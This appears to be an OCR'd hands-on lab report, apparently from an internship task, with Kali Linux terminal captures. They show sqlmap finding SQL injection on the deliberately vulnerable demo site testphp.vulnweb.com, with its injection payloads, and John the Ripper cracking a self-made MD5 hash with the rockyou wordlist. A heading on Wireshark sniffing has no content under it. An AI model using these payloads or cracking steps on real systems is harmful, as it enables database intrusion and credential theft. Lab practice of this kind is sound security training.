
Kali Linux-Hands-on

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/futureintern_task1]
└─$ cd sqlmap

┌──(kali㉿kali)-[~/futureintern_task1/sqlmap]
└─$ python3 sqlmap.py -u "http://testphp.vulnweb.com/artists.php?artist=1" --batch --banner
                          {1.9.7.7#dev}
                          https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
sponsible for any misuse or damage caused by this program

[*] starting @ 10:51:47 /2025-07-17/

[10:51:47] [INFO] resuming back-end DBMS 'mysql'
[10:51:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 7714=7714

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7176716b71,(SELECT (ELT(4680=4680,1))),0x71716b7871),4680)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 8756 FROM (SELECT(SLEEP(5)))Prmp)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-5544 UNION ALL SELECT NULL,NULL,CONCAT(0x7176716b71,0x794e4f4175786e797077634a6d4965694e6a4d4e4669716871487462556d62656f5a794745776e4a,0x71716b7871)-- -
---
[10:51:49] [INFO] the back-end DBMS is MySQL
[10:51:49] [INFO] fetching banner
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL ≥ 5.6
banner: '8.0.22-0ubuntu0.20.04.2'
[10:51:51] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:51:51 /2025-07-17/
```

Snipping Attack using Wireshark



Password cracking

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ echo -n "password123" | md5sum
482c811da5d5b4bc6d497ffa98491e38  -

┌──(kali㉿kali)-[~]
└─$ echo "482c811da5d5b4bc6d497ffa98491e38" > hash.txt

┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2025-07-26 04:52) 33.33g/s 51200p/s 51200c/s 51200C/s 753951..mexico1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --show hash.txt
0 password hashes cracked, 2 left

┌──(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 hash.txt
?:password123

1 password hash cracked, 0 left

┌──(kali㉿kali)-[~]
└─$ echo 'user1:482c811da5d5b4bc6d497ffa98491e38' > hash.txt

┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
john --show --format=raw-md5 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
No password hashes left to crack (see FAQ)
user1:password123

1 password hash cracked, 0 left
```